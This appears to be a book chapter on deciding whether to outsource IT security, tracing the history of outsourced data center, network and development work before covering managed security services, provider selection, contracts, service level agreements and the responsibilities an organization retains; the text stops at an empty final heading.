Let me say at the onset that there is no one solution for all environments. Each organization must decide for itself whether to build and staff its own IT security operation or hire an organization to do it for them. This discussion will help clarify the factors most often used in making the decision of whether outsourcing security is a good move for your organization.

History of Outsourcing it Functions

Data Center Operations

Computer facilities have been traditionally very expensive undertakings. The equipment alone often cost millions of dollars, and the room to house the computer equipment required extensive and expensive special preparation. For that reason, many companies in the 1960s and 1970s seriously considered the ability to provide the functions of an IT (or EDP) department without the expense of building the computer room, hiring computer operators, and, of course, acquiring the equipment. Computer service bureaus and shared facilities sprang up to service the banking, insurance, manufacturing, and service industries. Through shared costs, these outsourced facilities were able to offer cost savings to their customers and also turn a pretty fancy profit in the process.

In almost all cases, the reasons for justifying the outsourcing decision were based on financial factors. Many organizations viewed the regular monthly costs associated with the outsource contract far more acceptable than the need to justify and depreciate a major capital expense.

In addition to the financial reasons for outsourcing, many organizations also saw the opportunity to offload the risk of having to replace equipment and software long before it had been fully depreciated due to increasing volume, software and hardware enhancements, and training requirements for operators, system programmers, and other support staff.

The technical landscape at the time was changing rapidly; there was an aura of special knowledge that was shared by those who knew how to manage the technology, and that knowledge was shared with only a few individuals outside the "inner circle."

Organizations that offered this service were grouped according to their market. That market was dictated by the size, location, or support needs of the customer:

- Size was measured in the number of transactions per hour or per day, the quantity of records stored in various databases, and the size and frequency of printed reports.

- Location was important because in the pre-data communications era, the facility often accepted transactions delivered by courier in paper batches and delivered reports directly to the customer in paper form. To take advantage of the power of automating the business process, quick turnaround was a big factor.
- The provider's depth of expertise and special areas of competence were also a factor for many organizations. Banks wanted to deal with a service that knew the banking industry, its regulations, need for detailed audits, and intense control procedures. Application software products that were designed for specific industries were factors in deciding which service could support those industries. In most instances, the software most often used for a particular industry could be found running in a particular hardware environment. Services were oriented around IBM, Digital, Hewlett-Packard, NCR, Burroughs, Wang, and other brands of computer equipment. Along with the hardware type came the technical expertise to operate, maintain, and diagnose problems in that environment. Few services would be able to support multiple brands of hardware.

Of course, selecting a data center service was a time-consuming and emotional process. The expense was still quite a major financial factor, and there was the added risk of putting the organization's competitive edge and customer relations in the hands of a third party. Consumers and businesses cowered when they were told that their delivery was postponed or that their payment was not credited because of a computer problem. Nobody wanted to be forced to go through a file conversion process and learn how to deal with a new organization any more than necessary. The ability to provide a consistent and highly responsive "look and feel" to the end customer was important, and the vendor's perceived reliability and long-term capabilities to perform in this area were crucial factors in deciding which service and organization would be chosen.

Contracting Issues

There were very few contracting issues in the early days of outsourced data center operations. Remember that almost all applications involved batch processing and paper exchange. Occasionally, limited file inquiry was provided, but price was the basis for most contract decisions.

If the reports could be delivered within hours or maybe within the same day, the service was acceptable. If there were errors or problems noted in the results, the obligation of the service was to rerun the process.

Computer processing has always been bathed in the expectation of confidentiality. Organizations recognized the importance of keeping their customer lists, employee ranks, financial operations, and sales information confidential; and contracts were respectful of that factor. If any violations of this expectation of confidentiality occurred in those days, they were isolated incidents that were dealt with privately, probably in the courts.

Whether processing occurred in a contracted facility or in-house, expectations that there would be an independent oversight or audit process were the same. EDP auditors focused on the operational behavior of servicer-designed specific procedures, and the expectations were usually clearly communicated. Disaster recovery planning, document storage, tape and disk archival procedures, and software maintenance procedures were reviewed and expected to meet generally accepted practices. Overall, the performance targets were communicated, contracts were structured based on meeting those targets, companies were fairly satisfied with the level of performance they were getting for their money, and they had the benefit of not dealing with the technology changes or the huge capital costs associated with their IT operations.

Control of Strategic Initiatives

The dividing line of whether an organization elected to acquire services of a managed data center operation or do it in-house was the control of their strategic initiatives. For most regulated businesses, the operations were not permitted to get too creative. The most aggressive organizations generally did not use the data center operations as an integral component of their strategy. Those who did deploy new or creative computer processing initiatives generally did not outsource that part of their operation to a shared service.

Network Operations

The decision to outsource network operations came later in the evolution of the data center. The change from a batch, paper processing orientation to an online, electronically linked operation brought about many of the same decisions that organizations faced years before when deciding to "build or buy" their computer facilities.

The scene began to change when organizations decided to look into the cost, technology, and risk involved with network operations. New metrics of success were part of this concept. Gone was the almost single focus on cost as the basis of a decision to outsource or develop an inside data communication facility. Reliability, culminating in the concept we now know as *continuous availability,* became the biggest reason to hire a data communications servicer. The success of the business often came to depend on the success of the data communications facility. Imagine the effect on today's banking environment if ATMs had a very low reliability, were fraught with security problems, or theft of cash or data. We frequently forget how different our personal banking was in the period before the proliferation of ATMs. A generation of young adults has been transformed by the direct ability to communicate electronically with a bank — much in the same way, years ago, that credit cards opened up a new relationship between consumers and retailers.

The qualification expected of the network operations provider was also very different from the batch-processing counterpart. Because the ability to work extra hours to catch up when things fell behind was gone, new expectations had to be set for successful network operators. Failures to provide the service were clearly and immediately obvious to the organization and its clients. Several areas of technical qualification were established.

One of the biggest questions used to gauge qualified vendors was bandwidth. How much data could be transmitted to and through the facility? This was reviewed on both a micro and macro domain. From the micro perspective, the question was, "How fast could data be sent over the network to the other end?" The higher the speed, the higher the cost. On a larger scale, what was the capacity of the network provider to transfer data over the 24-hour period? This included downtime, retransmissions, and recovery. This demand gave rise to the 24/7 operation, where staples of a sound operation like daily backups and software upgrades were considered impediments to the totally available network.

From this demand came the design and proliferation of the dual processor and totally redundant systems. Front-end processors and network controllers were designed to be failsafe. If anything happened to any of the components, a second copy of that component was ready to take over. For the most advanced network service provider, this included dual data processing systems at the back end executing every transaction twice, sometimes in different data centers, to achieve total redundancy.

Late delivery and slow delivery became unacceptable failures and would be a prime cause for seeking a new network service provider.

After the technical capability of the hardware/software architecture was considered, the competence of the staff directing the facility was considered. How smart, how qualified, how experienced were the people that ran and directed the network provider? Did the people understand the mission of the organization, and could they appreciate the need for a solid and reliable operation? Could they upgrade operating systems with total confidence? Could they implement software fixes and patches to assure data integrity and security? Could they properly interface with the applications software developers without requiring additional people in the organization duplicating their design and research capabilities?

In addition to pushing bits through the wires, the network service provider took on the role of the front-end manager of the organization's strategy. Competence was a huge factor in building the level of trust that executives demanded.

Along with this swing toward the strategic issues, organizations became very concerned about long-term viability. Often, huge companies were the only ones that could demonstrate this longevity promise. The mainframe vendor, global communications companies, and large well-funded network servicers were the most successful at offering these services universally. As the commerce version of the globe began to shrink, the most viable of these were the ones that could offer services in any country, any culture, at any time. The data communications world became a nonstop, "the store never closes" operation.

Contracting Issues

With this new demand for qualified providers with global reach came new demands for contracts that would reflect the growing importance of this outsourcing decision to the lifeblood of the organization.

Quality-of-service expectations were explicitly defined and put into contracts. Response time would be measured in seconds or even milliseconds. Uptime was measured in the number of nines in the percentage that would be guaranteed. Two nines, or 99 percent, was not good enough. Four nines (99.99 percent) or even five nines (99.999 percent) became the common expectation of availability.

A new emphasis developed regarding the extent to which data would be kept confidential. Questions were asked and a response expected in the contract regarding the access to the data while in transit. Private line networks were expected for most data communications facilities because of the perceived vulnerability of public telecommunications facilities. In some high-sensitivity areas, the concept of encryption was requested. Modems were developed that would encrypt data while in transit. Software tools were designed to help ensure unauthorized people would not be able to see the data sent.

Independent auditors reviewed data communications facilities periodically. This review expanded to include a picture of the data communications operation over time using logs and transaction monitors. Management of the data communication provider was frequently retained by the organization so it could attest to the data integrity and confidentiality issues that were part of the new expectations levied by the external regulators, reviewers, and investors. If the executives were required to increase security and reduce response time to maintain a competitive edge, the data communications manager was expected to place the demand on the outsourced provider.

Control of Strategic Initiatives

As the need to integrate this technical ability becomes more important to the overall organization mission, more and more companies opted to retain their own data communications management. Nobody other than the communications carriers and utilities actually started hanging wires on poles; but data communications devices were bought and managed by employees, not contractors. Alternatives to public networks were considered; microwave, laser, and satellite communications were evaluated in an effort to make sure that the growth plan was not derailed by the dependence on outside organizations.

The daily operating cost of this communications capability was large; but in comparison to the computer room equipment and software, the capital outlay was small. With the right people directing the data communications area, there was less need for outsourced data communications facilities as a stand-alone service. In many cases it was rolled into an existing managed data center; but in probably just as many instances, the managed data center sat at the end of the internally controlled data communications facility. The ability to deliver reliable communications to customers, constituents, providers, and partners was considered a key strategy of many forward-thinking organizations

Application Development

While the data center operations and data communications outsourcing industries have been fairly easy to isolate and identify, the application development outsourcing business is more subtle. First, there are usually many different application software initiatives going on concurrently within any large organization. Each of them has a different corporate mission, each with different metrics for success, and each with a very different user focus. Software customer relationship management is very different from software for human resources management, manufacturing planning, investment management, or general accounting.

In addition, outsourced application development can be carried out by general software development professionals, by software vendors, or by targeted software enhancement firms. Take, for instance, the well-known IBM manufacturing product Mapics®. Many companies that acquired the software contracted directly with IBM to provide enhancements; many others employed the services of software development organizations specifically oriented toward Mapics enhancements, while some simply added their Mapics product to the list of products supported or enhanced by their general application design and development servicer.

Despite the difficulty in viewing the clear picture of application development outsourcing, the justification was always quite clear. Design and development of new software, or features to be added to software packages, required skills that differed greatly from general data center or communications operations. Often, hiring the people with those skills was expensive and posed the added challenge in that designers were motivated by new creative design projects. Many companies did not want to pay the salary of good design and development professionals, train and orient them, and give them a one- or two-year design project that they would simply add to their resume when they went shopping for their next job.

By outsourcing the application development, organizations could employ business and project managers who had long careers doing many things related to application work on a variety of platforms and for a variety of business functions — and simply roll the coding or database expertise in and out as needed.

In many instances, also, outsourced applications developers were used for another type of activity — routine software maintenance. Good designers hate mundane program maintenance and start looking for new employment if forced to do too much of it. People who are motivated by the quick response and variety of tasks that can be juggled at the same time are well suited to maintenance tasks, but are often less enthusiastic about trying to work on creative designs and user-interactive activities where total immersion is preferred. Outsourcing the maintenance function is a great way to avoid the career dilemma posed by these conflicting needs. Y2K gave the maintenance programmers a whole new universe of opportunities to demonstrate their values. Aside from that once-in-a-millennium opportunity, program language conversions, operation system upgrades, and new software releases are a constant source of engagements for application maintenance organizations.

Qualifications for this type of service were fairly easy to determine. Knowledge of the hardware platform, programming language, and related applications were key factors in selecting an application development firm. Beyond those specifics, a key factor in selecting an application developer was in the actual experience with the specific application in question. A financial systems analyst or programmer was designated to work on financial systems; a manufacturing specialist on manufacturing systems, and so on.

Word quickly spread about which organizations were the application and program development leaders. Companies opened offices across the United States and around the world offering contract application services. Inexpensive labor was available for some programming tasks if contracted through international job shops, but the majority of application development outsourcing took place close to the organization that needed the work done.

Often, to ensure proper qualifications, programming tests were given to the application coders. Certifications and test-based credentials support extensive experience and intimate language knowledge. Both methods are cited as meritorious in determining the credentials of the technical development staff assigned to the contract.

Along with the measurable criteria of syntax knowledge, a key ingredient was the maintainability of the results. Often, one of the great fears was that the program code was so obscure that only the actual developer could maintain the result. This is not a good thing. The flexibility to absorb the application development at the time the initial development is completed or when the contract expires is a significant factor in selecting a provider. To ensure code maintainability, standards are developed and code reviews are frequently undertaken by the hiring organization.

Perhaps the most complicated part of the agreement is the process by which errors, omissions, and problems are resolved. Often, differences of opinion, interpretations of what is required, and the definition of things like "acceptable response time" and "suitable performance" were subject to debate and dispute. The chief way this factor was considered was in contacting reference clients. It probably goes to say that no application development organization registered 100 percent satisfaction with 100 percent of its customers 100 percent of the time. Providing the right reference account that gives a true representation of the experience, particularly in the application area evaluated, is a critical credential.

Contracting Issues

Application development outsourcing contracts generally took on two forms: pay by product or pay by production.

- Pay by product is basically the fixed-price contract; that is, hiring a developer to develop the product and, upon acceptance, paying a certain agreed amount. There are obvious derivations of this concept: phased payments, payment upon acceptance of work completed at each of several checkpoints — for example, payment upon approval of design concept, code completion, code unit testing, system integration testing, user documentation acceptance, or a determined number of cycles of production operation. This was done to avoid the huge balloon payment at the end of the project, a factor that crushed the cash flow of the provider and crippled the ability of the organization to develop workable budgets.
- Pay by production is the time-and-materials method. The expectation is that the provider works a prearranged schedule and, periodically, the hours worked are invoiced and paid. The presumption is that hours worked are productive and that the project scope is fixed. Failure of either of these factors most often results in projects that never end or exceed their budgets by huge amounts.

The control against either of these types of projects running amok is qualified approval oversight and audit. Project managers who can determine progress and assess completion targets are generally part of the organi-

zation's review team. In many instances, a third party is retained to advise the organization's management of the status of the developers and to recommend changes to the project or the relationship if necessary.

Control of Strategic Initiatives

Clearly the most sensitive aspect of outsourced service is the degree to which the developer is invited into the *inner sanctum* of the customer's strategic planning. Obviously, some projects such as Y2K upgrades, software upgrades, and platform conversions do not require anyone sitting in an executive strategy session; but they can offer a glimpse into the specifics of product pricing, engineering, investment strategy, and employee/partner compensation that are quite private. Almost always, application development contracts are accompanied by assurances of confidentiality and nondisclosure, with stiff penalties for violation.

Outsourcing Security

The history of the various components of outsourcing plays an important part in defining the security outsourcing business issue and how it is addressed by those seeking or providing the service. In many ways, outsourced security service is like a combination of the hardware operation, communications, and application development counterparts, all together. *Outsourced* is the general term; *managed security services* or MSS is the industry name for the operational component of an organization's total data facility, but viewed solely from the security perspective. As in any broad-reaching component, the best place to start is with a scope definition.

Defining the Security Component to be Outsourced

Outsourcing security can be a vast undertaking. To delineate each of the components, security outsourcing can be divided into six specific areas or domains:

1. Policy development
2. Training and awareness
3. Security administration
4. Security operations
5. Network operations
6. Incident response

Each area represents a significant opportunity to improve security, in increasing order of complexity. Let us look at each of these domains and define them a bit further.

Security Policies

These are the underpinning of an organization's entire security profile. Poorly developed policies, or policies that are not kept current with the technology, are a waste of time and space. Often, policies can work against the organization in that they invite unscrupulous employees or outsiders to violate the intent of the policy and to do so with impunity. The policies must be designed from the perspectives of legal awareness, effective communications skills, and confirmed acceptance on the part of those invited to use the secured facility (remember: unless the organization intends to invite the world to enjoy the benefits of the facility — like a Web site — it is restricted and thereby should be operated as a secured facility).

The unique skills needed to develop policies that can withstand the challenges of these perspectives are frequently a good reason to contract with an outside organization to develop and maintain the policies. Being an outside provider, however, does not lessen the obligation to intimately connect each policy with the internal organization. Buying the book of policies is not sufficient. They must present and define an organization's philosophy regarding the security of the facility and data assets. Policies that are strict about the protection of data on a computer should not be excessively lax regarding the same data in printed form. Similarly, a personal Web browsing policy should reflect the same organization's policy regarding personal telephone calls, etc. Good policy developers know this.

Policies cannot put the company in a position of inviting legal action but must be clearly worded to protect its interests. Personal privacy is a good thing, but using company assets for personal tasks and sending

correspondence that is attributed to the organization are clear reasons to allow some level of supervisory review or periodic usage auditing. Again, good policy developers know this.

Finally, policies must be clearly communicated, remain *apropos,* carry with them appropriate means for reporting and handling violations, and for being updated and replaced. Printed policy books are replaced with intranet-based, easily updated policies that can be adapted to meet new security demands and rapidly sent to all subject parties. Policy developers need to display a good command of the technology in all its forms — data communication, printed booklets, posters, memos, video graphics, and nontraditional means of bringing the policy to its intended audience's attention. Even hot air balloons and skywriting are fair game if they accomplish the intent of getting the policy across. Failure to know the security policy cannot be a defense for violating it. Selecting a security policy developer must take all of these factors into consideration.

Training and Awareness

Training and awareness are also frequently assigned to an outside servicer. Some organizations establish guidelines for the amount and type of training an employee or partner should receive. This can take the form of attending lectures, seminars, and conferences; reading books; enrolling in classes at local educational facilities; or taking correspondence courses. Some organizations will hire educators to provide specific training in a specific subject matter. This can be done using standard course material good for anyone, or it can be a custom-designed session targeted specifically to the particular security needs of the organization.

The most frequent topics of general education that anyone can attend are security awareness, asset protection, data classification, and recently, business ethics. Anyone at any level is usually responsible to some degree for ensuring that his or her work habits and general knowledge are within the guidance provided by this type of education. Usually conducted by the human resources department at orientation, upon promotion, or periodically, the objective is to make sure that everyone knows the baseline of security expectations. Each attendee will be expected to learn what everyone in the organization must do to provide for a secure operation. It should be clearly obvious what constitutes unacceptable behavior to anyone who successfully attends such training.

Often, the provider of this service has a list of several dozen standard points that are made in an entertaining and informative manner, with a few custom points where the organization's name or business mission is plugged into the presentation; but it is often 90 percent boilerplate.

Selecting an education provider for this type of training is generally based on their creative entertainment value — holding the student's attention — and the way in which students register their acknowledgment that they have heard and understood their obligations. Some use the standard signed acknowledgment form; some even go so far as to administer a digitally signed test. Either is perfectly acceptable but should fit the corporate culture and general tenor.

Some additional requirements are often specified in selecting a training vendor to deal with technical specifics. Usually some sort of hands-on facility is required to ensure that the students know the information and can demonstrate their knowledge in a real scenario. Most often, this education will require a test for mastery or even a supervised training assignment. Providers of this type of education will often provide these services in their own training center where equipment is configured and can be monitored to meet the needs of the requesting organization.

Either in the general or specific areas, organizations that outsource their security education generally elect to do a bit of both on an annual basis with scheduled events and an expected level of participation. Evaluation of the educator is by way of performance feedback forms that are completed by all attendees. Some advanced organizations will also provide metrics to show that the education has rendered the desired results — for example, fewer password resets, lost files, or system crashes.

Security Administration

Outsourcing security administration begins to get a bit more complicated. Whereas security policies and security education are both essential elements of a security foundation, security administration is part of the ongoing security "face" that an organization puts on every minute of every day and requires a higher level of expectations and credentials than the other domains.

First, let us identify what the security administrator is expected to do. In general terms, security administration is the routine adds, changes, and deletes that go along with authorized account administration. This can include verification of identity and creation of a subsequent authentication method. This can be a password,

token, or even a biometric pattern of some sort. Once this authentication has been developed, it needs to be maintained. That means password resets, token replacement, and biometric alternative (this last one gets a bit tricky, or messy, or both).

Another significant responsibility of the security administrator is the assignment of approved authorization levels. Read, write, create, execute, delete, share, and other authorizations can be assigned to objects from the computer that can be addressed down to the data item if the organization's authorization schema reaches that level. In most instances, the tools to do this are provided to the administrator, but occasionally there is a need to devise and manage the authority assignment in whatever platform and at whatever level is required by the organization.

A major responsibility of security administrators that is often overlooked is reporting their activities. If a security policy is to be deemed effective, the workload should diminish over time if the population of users remains constant. I once worked with an organization that had outsourced the security administration function and paid a fee based on the number of transactions handled. Interestingly, there was an increasing frequency of reassignment of authorizations, password resets, and adds, changes, and deletes as time went on. The rate of increase was double the rate of user population expansion. We soon discovered that the number of user IDs mushroomed to two or three times the total number of employees in the company. What is wrong with that picture? Nothing if you are the provider, but a lot if you are the contracting organization.

The final crucial responsibility of the security administrator is making sure that the procedures designed to assure data confidentiality, availability, and integrity are carried out according to plan. Backup logs, incident reports, and other operational elements — although not exactly part of most administrators' responsibilities — are to be monitored by the administrator, with violations or exceptions reported to the appropriate person.

Security Operations

The security operations domain has become another recent growth area in terms of outsourced security services. Physical security was traditionally separate from data security or computer security. Each had its own set of credentials and its own objectives. Hiring a company that has a well-established physical security reputation does not qualify them as a good data security or computer security operations provider. As has been said, "Guns, guards, and dogs do not make a good data security policy;" but recently they have been called upon to help. The ability to track the location of people with access cards and even facial recognition has started to blend into the data and operational end of security so that physical security is vastly enhanced and even tightly coupled with security technology.

Many organizations, particularly since September 11, have started to employ security operations specialists to assess and minimize the threat of physical access and damage in many of the same terms that used to be reserved only for data access and computer log-in authentication.

Traditional security operations such as security software installation and monitoring (remember ACF2, RACF, Top Secret, and others), disaster recovery and data archival (Comdisco, Sunguard, Iron Mountain, and others), and a whole list of application-oriented control and assurance programs and procedures have not gone away. Skills are still required in these areas, but the whole secure operations area has been expanded to include protection of the tangible assets as well as the data assets. Watch this area for more developments, including the ability to use the GPS location of the input device, together with the location of the person as an additional factor in transaction authentication.

Network Operations

The most recent articles on outsourcing security have looked at the security of the network operations as the most highly vulnerable and therefore the most sensitive of the security domains. Indeed, much work has been done in this area, and industry analysts are falling over themselves to assess and evaluate the vendors that can provide a managed security operation center, or SOC.

It is important to define the difference between a *network* operation center (NOC) and a *security* operation center (SOC). The difference can be easily explained with an analogy. The NOC is like a pipe that carries and routes data traffic to where it needs to go. The pipe must be wide enough in diameter to ensure that the data is not significantly impeded in its flow. The SOC, on the other hand, is not like the pipe but rather like a window in the pipe. It does not need to carry the data, but it must be placed at a point where the data flowing through the pipe can be carefully observed. Unlike the NOC, which is a constraint if not *wide* enough, the SOC will not be able to observe the data flow carefully enough if it is not *fast* enough.

Network operations have changed from the earlier counterparts described previously in terms of the tools and components that are used for function. Screens are larger and flatter. Software is more graphically oriented.

Hardware is quicker and provides more control than earlier generations of the NOC, but the basic function is the same.

Security operation centers, however, are totally new. In their role of maintaining a close watch on data traffic, significant new software developments have been introduced to stay ahead of the volume. This software architecture generally takes two forms: data compression and pattern matching.

- *Data compression* usually involves stripping out all the inert traffic (which is usually well over 90 percent) and presenting the data that appears to be *interesting* to the operator. The operator then decides if the interesting data is problematic or indicative of a security violation or intrusion attempt, or whether it is simply a new form of routine inert activity such as the connection of a new server or the introduction of a new user.
- *Pattern matching* (also known as data modeling) is a bit more complex and much more interesting. In this method, the data is fit to known patterns of how intrusion attempts are frequently constructed. For example, there may be a series of pings, several other probing commands, followed by a brief period of analysis, and then the attempt to use the data obtained to gain access or cause denial of service. In its ideal state, this method can actually predict intrusions before they occur and give the operator or security manager a chance to take evasive action.

Most MSS providers offer data compression, but the ones that have developed a comprehensive pattern-matching technique have more to offer in that they can occasionally predict and prevent intrusions — whereas the data compression services can, at best, inform when an intrusion occurs.

Questions to ask when selecting an MSS provider include first determining if they are providing a NOC or SOC architecture (the pipe or the window). Second, determine if they compress data or pattern match. Third, review very carefully the qualifications of the people who monitor the security. In some cases they are simply a beeper service. ("Hello, Security Officer? You've been hacked. Have a nice day. Goodbye.") Other providers have well-trained incident response professionals who can describe how you can take evasive action or redesign the network architecture to prevent future occurrences.

There are several cost justifications for outsourcing security operations:

- The cost of the data compression and modeling tools is shared among several clients.
- The facility is available 24/7 and can be staffed with the best people at the most vulnerable time of day (nights, weekends, and holidays).
- The expensive technical skills that are difficult to keep motivated for a single network are highly motivated when put in a position of constant activity. This job has been equated to that of a military fighter pilot: 23 hours and 50 minutes of total boredom followed by ten minutes of sheer terror. The best operators thrive on the terror and are good at it.
- Patterns can be analyzed over a wide range of address spaces representing many different clients. This allows some advanced warning on disruptions that spread (like viruses and worms), and also can be effective in finding the source of the disruption (perpetrator).

Incident Response

The last area of outsourced security involves the response to an incident. A perfectly legitimate and popular strategy is that every organization will at some time experience an incident. The ones that successfully respond will consider that incident a minor event. The ones that fail to respond or respond incorrectly can experience a disaster. Incident response involves four specialties:

1. Intrusion detection
2. Employee misuse
3. Crime and fraud
4. Disaster recovery

Intrusion Detection

Best depicted by the previous description of the SOC, intrusion detection involves the identification and isolation of an intrusion attempt. This can be either from the outside, or, in the case of server-based probes, can identify attempts by authorized users to go to places they are not authorized to access. This includes placing sensors (these can be certain firewalls, routers, or IDSs) at various points in the network and having those

sensors report activity to a central monitoring place. Some of these devices perform a simple form of data compression and can even issue an e-mail or dial a wireless pager when a situation occurs that requires attention.

Employee Misuse

Many attempts to discover employee abuse have been tried over the last several years, especially since the universal acceptance of Internet access as a staple of desktop appliances. Employees have been playing "cat and mouse" with employers over the use of the Internet search capabilities for personal research, viewing pornography, gift shopping, participation in unapproved chat rooms, etc. Employers attempt to monitor their use or prevent such use with filters and firewalls, and employees find new, creative ways to circumvent the restriction. In the United States, this is a game with huge legal consequences. Employees claim that their privacy has been violated; employers claim the employee is wasting company resources and decreasing their effectiveness. Many legal battles have been waged over this issue.

Outsourcing the monitoring of employee misuse ensures that independently defined measures are used across the board for all employees in all areas and at all levels. Using proper techniques for evidence collection and corroboration, the potential for successfully trimming misuse and dismissal or punishment of offenders can be more readily ensured.

Crime and Fraud

The ultimate misuse is the commission of a crime or fraud using the organization's systems and facilities. Unless there is already a significant legal group tuned in to prosecuting this type of abuse, almost always the forensic analysis and evidence preparation are left to an outside team of experts. Successfully identifying and prosecuting or seeking retribution from these individuals depends very heavily on the skills of the first responder to the situation.

Professionals trained in data recovery, forensic analysis, legal interviewing techniques, and collaboration with local law enforcement and judiciary are crucial to achieving success by outsourcing this component.

Disaster Recovery

Finally, one of the oldest security specialties is in the area of disaster recovery. The proliferation of backup data centers, records archival facilities, and site recovery experts have made this task easier; but most still find it highly beneficial to retain outside services in several areas:

- *Recovery plan development:* including transfer and training of the organization's recovery team
- *Recovery plan test:* usually periodic with reports to the executives and, optionally, the independent auditors or regulators
- *Recovery site preparation:* retained in advance but deployed when needed to ensure that the backup facility is fully capable of accepting the operation and, equally important, that the restored original site can resume operation as quickly as possible

All of these functions require special skills for which most organizations cannot justify full-time employment, so outsourcing these services makes good business sense. In many cases, the cost of this service can be recovered in reduced business interruption insurance premiums. Look for a provider that meets insurance company specifications for a risk class reduction.

Establishing the Qualifications of the Provider

For all these different types of security providers, there is no one standard measure of their qualifications. Buyers will need to fall back on standard ways to determine their vendor of choice. Here are a few important questions to ask that may help:

- What are the skills and training plan of the people actually providing the service?
- Is the facility certified under a quality or standards-based program (ISO 9000/17799, BS7799, NIST Common Criteria, HIPAA, EU Safe Harbors, etc.)?
- Is the organization large enough or backed by enough capital to sustain operation for the duration of the contract?
- How secure is the monitoring facility (for MSS providers)? If anyone can walk through it, be concerned.
- Is there a redundant monitoring facility? Redundant is different from a follow-the-sun or backup site in that there is essentially no downtime experienced if the primary monitoring site is unavailable.

- Are there SLAs (service level agreements) that are acceptable to the mission of the organization? Can they be raised or lowered for an appropriate price adjustment?
- Can the provider do all of the required services with its own resources, or must the provider obtain third-party subcontractor agreements for some components of the plan?
- Can the provider prove that its methodology works with either client testimonial or anecdotal case studies?

Protecting Intellectual Property

Companies in the security outsourcing business all have a primary objective of being a critical element of an organization's trust initiative. To achieve that objective, strategic information may very likely be included in the security administration, operation, or response domains. Protecting an organization's intellectual property is essential in successfully providing those services. Review the methods that help preserve the restricted and confidential data from disclosure or discovery.

In the case of incident response, a preferred contracting method is to have a pre-agreed contract between the investigator team and the organization's attorney to conduct investigations. That way, the response can begin immediately when an event occurs without protracted negotiation, and any data collected during the investigation (i.e., password policies, intrusion or misuse monitoring methods) are protected by attorney–client privilege from subpoena and disclosure in open court.

Contracting Issues

Contracts for security services can be as different as night is to day. Usually when dealing with security services, providers have developed standard terms and conditions and contract prototypes that make sure they do not commit to more risk than they can control. In most cases there is some "wiggle room" to insert specific expectations, but because the potential for misunderstanding is high, I suggest supplementing the standard contract with an easy-to-read memo of understanding that defines in as clear a language as possible what is included and what is excluded in the agreement. Often, this clear intent can take precedence over "legalese" in the event of a serious misunderstanding or error that could lead to legal action.

Attorneys are often comfortable with one style of writing; technicians are comfortable with another. Neither is understandable to most business managers. Make sure that all three groups are in agreement as to what is going to be done at what price.

Most activities involve payment for services rendered, either time and materials (with an optional maximum), or a fixed periodic amount (in the case of MSS).

Occasionally there may be special conditions. For example, a prepaid retainer is a great way to ensure that incident response services are deployed immediately when needed. "Next plane out" timing is a good measure of immediacy for incident response teams that may need to travel to reach the site. Obviously, a provider with a broad geographic reach will be able to reach any given site more easily than the organization with only a local presence. Expect a higher rate for court testimony, immediate incident response, and evidence collection.

Quality of Service Level Agreements

The key to a successfully managed security agreement lies in negotiating a reasonable service level agreement. Response time is one measure. Several companies will give an expected measure of operational improvement, such as fewer password resets, reduced downtime, etc. Try to work out an agreeable set of QoS factors and tie a financial or an additional time penalty for response outside acceptable parameters. Be prudent and accept what is attainable, and do not try to make the provider responsible for more than it can control. Aggressively driving a deal past acceptable criteria will result in no contract or a contract with a servicer that may fail to thrive.

Retained Responsibilities

Despite what domain of service is selected or the breadth of activities that are to be performed, there are certain cautions regarding the elements that should be held within the organization if at all possible.

Management

The first of these is management. Remember that management is responsible for presenting and determining the culture of the organization. Internal and external expectations of performance are almost always carried forth by management style, measurement, and communications, both formal and informal. Risk of losing that culture or identity is considerably increased if the management responsibility for any of the outsourced functions is not retained by someone in the organization ultimately accountable for their performance. If success is based on presenting a trusted image to partners, customers, and employees, help to ensure that success by maintaining close control over the management style and responsibility of the services that are acquired.

Operations

Outsourcing security is not outsourcing business operation. There are many companies that can help run the business, including operating the data center, the financial operations, legal, shipping, etc. The same company that provides the operational support should not, as a rule, provide the security of that operation. Keep the old *separation of duties* principle in effect. People other than those who perform the operations should be selected to provide the security direction or security response.

Audit and Oversight

Finally, applying the same principle, invite and encourage frequent audit and evaluation activities. Outsourced services should always be viewed like a yoyo. Whenever necessary, an easy pull on the string should be all that is necessary to bring them back into range for a check and a possible redirection. Outsourcing security or any other business service should not be treated as a "sign the contract and forget it" project.

Building an Escape Clause

But what if all this is done and it still looks like we made a mistake? Easy. If possible, build in an escape clause in the outsource contract that allows for a change in scope, direction, or implementation. If these changes (within reason) cannot be accommodated, most professional organizations will allow for an escape from the contract. Setup and equipment charges may be incurred, but those would typically be small compared to the lost time and expense involved in misunderstanding or hiring the wrong service. No security service organization wants a reference client that had to be dragged, kicking and screaming, through a contract simply because the name is on the line when everyone can agree that the service does not fit.

The Future of Outsourced Security

Industries Most Likely to Outsource

The first category of industries most likely to outsource security is represented by those companies whose key assets are the access to reliable data or information service. Financial institutions, especially banks, securities brokers, and insurance, health, or property claims operations, are traditional buyers of security services.

Recent developments in privacy have added healthcare providers and associated industries to that list. Hospitals, medical care providers, pharmaceuticals, and health-centered industries have a new need for protecting the privacy of personal health information. Reporting on the success of that protection is often a new concept that neither meets the existing operation nor justifies the full-time expense. HIPAA compliance will likely initiate a rise in the need for security (privacy) compliance providers.

The third category of industry that frequently requires outsourced security is the set of industries that cannot suffer any downtime or show any compromise of security. Railroads, cargo ships, and air traffic control are obvious examples of the types of industries where continuous availability is a crucial element for success. They may outsource the network operation or periodic review of their response and recovery plan. Internet retailers that process transactions with credit cards or against credit accounts fit into this category. Release of credit card data, or access to or changes made to purchasing history, is often fatal to continued successful operation.

The final category of industry that may need security services are those industries that have as a basis of their success an extraordinary level of trust in the confidentiality of their data. Taken to the extreme, this can include military or national defense organizations. More routinely, this would include technology research, legal, marketing, and other industries that would suffer severe image loss if it were revealed that their security was compromised or otherwise rendered ineffectual.

Measurements of Success

I once worked on a fairly complex application project that could easily have suffered from "scope creep." To offset this risk, we encouraged the user to continually ask the team, "How do we know we are done?" This simple question can help identify quite clearly what the expectations are for the security service, and how success is measured. What comes to my mind is the selection of the three milestones of project success: "scope, time, and cost — pick two out of three." A similar principle applies to measuring the success of security services. They are providing a savings of risk, cost, or effort. Pick two out of three. It is impractical to expect that everything can be completely solved at a low cost with total confidence. Security servicers operate along the same principles. They can explain how you can experience success, but only in two out of three areas. Either they save money, reduce risk, or take on the complexity of securing the enterprise. Only rarely can they do all three. Most can address two of these measures, but it lies to the buying organization to determine which of these are the two most important.

Response of MSS (Managed Security Service) Providers to New World Priorities

